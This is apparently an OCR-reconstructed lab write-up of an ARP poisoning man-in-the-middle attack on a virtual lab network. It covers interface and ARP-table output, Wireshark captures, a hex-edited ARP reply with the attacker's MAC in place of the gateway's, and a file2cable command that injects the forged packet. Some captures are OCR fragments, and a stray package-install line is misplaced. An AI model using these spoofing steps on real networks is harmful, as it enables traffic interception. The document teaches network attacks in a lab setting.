

ARP Poisoning Attack Demonstration

The Man In The Middle Attack is to be conducted. Here the victim machine's information is as follows:
IPV4 address: 10.0.2.5
MAC address: 08:00:27:9c:2e:03
Default Gateway: 10.0.2.1




```
[09/04/2022 09:21] seed@ubuntu:~$ ifconfig
eth14     Link encap:Ethernet  HWaddr 08:00:27:9c:2e:03
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9c:2e03/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:380 errors:0 dropped:0 overruns:0 frame:0
          TX packets:482 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:141891 (141.8 KB)  TX bytes:79561 (79.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:66 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4663 (4.6 KB)  TX bytes:4663 (4.6 KB)
```



```
[09/04/2022 09:26] seed@ubuntu:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         10.0.2.1        0.0.0.0         UG    0      0        0 eth14
10.0.2.0        0.0.0.0         255.255.255.0   U     1      0        0 eth14
169.254.0.0     0.0.0.0         255.255.0.0     U     1000   0        0 eth14
```


Initially in the arp table, the gateway address is mapped to MAC address 52:54:00:12:35:00



```
[09/04/2022 11:12] seed@ubuntu:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on eth15
[09/04/2022 11:12] seed@ubuntu:~$
[09/04/2022 11:13] seed@ubuntu:~$ 
```


The objective is to map the gateway IP address to that of the attacker's MAC address in the victim’s arp table.

The attacking machine’s information is as follows:
IPV4 address: 10.0.2.6
MAC address: 08:00:27:ef:9f:c7



```
22 09:24] seed@ubuntu:~$ ifconfig
 Link encap:Ethernet  HWaddr 08:00:27:ef:9f:c7
 inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
 inet6 addr: fe80::a00:27ff:feef:9fc7/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
 RX packets:182 errors:0 dropped:0 overruns:0 frame:0
 TX packets:181 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:26652 (26.6 KB)  TX bytes:20736 (20.7 KB)

 Link encap:Local Loopback
 inet addr:127.0.0.1  Mask:255.0.0.0
 inet6 addr: ::1/128 Scope:Host
 UP LOOPBACK RUNNING  MTU:16436  Metric:1
 RX packets:66 errors:0 dropped:0 overruns:0 frame:0
 TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:0
 RX bytes:4666 (4.6 KB)  TX bytes:4666 (4.6 KB)
```

Wireshark is used to read the packet. The ARP reply by the gateway to the request made by 10.0.2. 5 is read by the attacking machine, and the packet is stored.




```
No.  Time                      Source             Destination        Protocol Length Info
  18 2022-09-04 09:31:05.27 RealtekU_12:35:00  CadmusCo_ef:9f:c7  ARP          60 10.0.2.1 is at 52:54:00:12:35:00
  31 2022-09-04 09:31:21.06 CadmusCo_9c:2e:03  RealtekU_12:35:00  ARP          60 Who has 10.0.2.1?  Tell 10.0.2.5
  32 2022-09-04 09:31:21.06 RealtekU_12:35:00  CadmusCo_9c:2e:03  ARP          60 10.0.2.1 is at 52:54:00:12:35:00
  39 2022-09-04 09:31:40.42 CadmusCo_ef:9f:c7  CadmusCo_97:d0:ab  ARP          42 Who has 10.0.2.3?  Tell 10.0.2.6
  40 2022-09-04 09:31:40.42 CadmusCo_97:d0:ab  CadmusCo_ef:9f:c7  ARP          60 10.0.2.3 is at 08:00:27:97:d0:ab
  41 2022-09-04 09:31:44.95 CadmusCo_9c:2e:03  CadmusCo_97:d0:ab  ARP          60 Who has 10.0.2.3?  Tell 10.0.2.5
  42 2022-09-04 09:31:44.95 CadmusCo_97:d0:ab  CadmusCo_9c:2e:03  ARP          60 10.0.2.3 is at 08:00:27:97:d0:ab
  47 2022-09-04 09:32:11.27 CadmusCo_ef:9f:c7  RealtekU_12:35:00  ARP          42 Who has 10.0.2.1?  Tell 10.0.2.6
  48 2022-09-04 09:32:11.27 RealtekU_12:35:00  CadmusCo_ef:9f:c7  ARP          60 10.0.2.1 is at 52:54:00:12:35:00
  61 2022-09-04 09:32:21.78 CadmusCo_9c:2e:03  RealtekU_12:35:00  ARP          60 Who has 10.0.2.1?  Tell 10.0.2.5
  62 2022-09-04 09:32:21.78 RealtekU_12:35:00  CadmusCo_9c:2e:03  ARP          60 10.0.2.1 is at 52:54:00:12:35:00
```

```
▸ Frame 62: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
▾ Ethernet II, Src: RealtekU_12:35:00 (52:54:00:12:35:00), Dst: CadmusCo_9c:2e:03 (08:00:27:9c:2e:03)
  ▾ Destination: CadmusCo_9c:2e:03 (08:00:27:9c:2e:03)
      Address: CadmusCo_9c:2e:03 (08:00:27:9c:2e:03)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
  ▾ Source: RealtekU_12:35:00 (52:54:00:12:35:00)
      Address: RealtekU_12:35:00 (52:54:00:12:35:00)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
      .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory default)
    Type: ARP (0x0806)
    Trailer: 000000000000000000000000000000000000
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    [Is gratuitous: False]
    Sender MAC address: RealtekU_12:35:00 (52:54:00:12:35:00)
    Sender IP address: 10.0.2.1 (10.0.2.1)
    Target MAC address: CadmusCo_9c:2e:03 (08:00:27:9c:2e:03)
    Target IP address: 10.0.2.5 (10.0.2.5)
```

```
0000  08 00 27 9c 2e 03 52 54  00 12 35 00 08 06 00 01   ..'...RT ..5.....
0010  08 00 06 04 00 02 52 54  00 12 35 00 0a 00 02 01   ......RT ..5.....
0020  08 00 27 9c 2e 03 0a 00  02 05 00 00 00 00 00 00   ..'..... ........
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```

The original packet is:



```
Use 'apt-get autoremove' to remove them.
The following NEW packages will be installed:
  irpas
```

```
00000000 08 00 27 9C 2E 03 52 54 00 12 35 00 08 06 00 01 08 00   ..'...RT..5.......
00000012 06 04 00 02 52 54 00 12 35 00 0A 00 02 01 08 00 27 9C   ....RT..5.......'.
00000024 2E 03 0A 00 02 05 00 00 00 00 00 00 00 00 00 00 00 00   ..................
00000036 00 00 00 00 00 00                                        ......
```

Signed 8 bit: 82 | Signed 32 bit: 302011474 | Hexadecimal: 52

Unsigned 8 bit: 82 | Unsigned 32 bit: 302011474 | Octal: 122

Signed 16 bit: 21586 | Float 32 bit: 4.049361e-28 | Binary: 01010010

Unsigned 16 bit: 21586 | Float 64 bit: 1.322208e-279 | Stream Length: 8

☑ Show little endian decoding ☐ Show unsigned and float as hexadecimal

Offset: 6


Filter: arp

```
No.  Time
 92 2022-09-04 09:53:56.07R
 95 2022-09-04 09:54:11.82C
 96 2022-09-04 09:54:11.82C
101 2022-09-04 09:54:50.22C
       04 09:54:50.22R
       04 09:54:57.07C
       04 09:54:57.07R
       04 09:55:51.21C
       04 09:55:51.21R
       04 09:55:58.06C
       04 09:55:58.06R
```

```
ytes on wire (48
rc: RealtekU_12:
CadmusCo_9c:2e:0
musCo_9c:2e:03
.. .... .... ..
.. .... .... ..
ekU_12:35:00 (52
ltekU_12:35:00
.. .... .... ..
.. .... .... ..
0806)
0000000000000000
tion Protocol (r
: Ethernet (1)
: IP (0x0800)
: 6
: 4
 (2)
s: False]
dress: RealtekU_
ress: 10.0.2.1 (
Target MAC address: CadmusCo_
```

```
0000  08 00 27 9c 2e 03 52 54 0
0010  08 00 06 04 00 02 52 54 0
0020  08 00 27 9c 2e 03 0a 00 0
0030  00 00 00 00 00 00 00 00 0
```

Now the gateway’s MAC address is replaced by the MAC address of the attacking machine and the packet is saved. The modified packet looks as follows:




```
00000000 08 00 27 9C 2E 03 08 00 27 EF 9F C7 08 06 00 01 08 00  ..'.....'.......
00000012 06 04 00 02 08 00 27 EF 9F C7 0A 00 02 01 08 00 27 9C  ......'.........
00000024 2E 03 0A 00 02 05 00 00 00 00 00 00 00 00 00 00 00 00  ...............
00000036 00 00 00 00 00 00                                      ......
```

Signed 8 bit: 8
Unsigned 8 bit: 8
Signed 16 bit: 8
Unsigned 16 bit: 8
Signed 32 bit: -1675165688
Unsigned 32 bit: 2619801608
Float 32 bit: -5.525571e-22
Float 64 bit: 1.114266e-308
Hexadecimal: 08
Octal: 010
Binary: 00001000
Stream Length: 8


☑ Show little endian decoding
□ Show unsigned and float as hexadecimal

Using fil2cable, the modified packet is sent to the network.



```
Packet length: 60
[09/04/2022 10:11] seed@ubuntu:~/Desktop$ sudo file2cable -v -i eth15 -f packet
file2cable - by FX <fx@phenoelit.de>
        Thanx got to Lamont Granquist & fyodor for their hexdump()
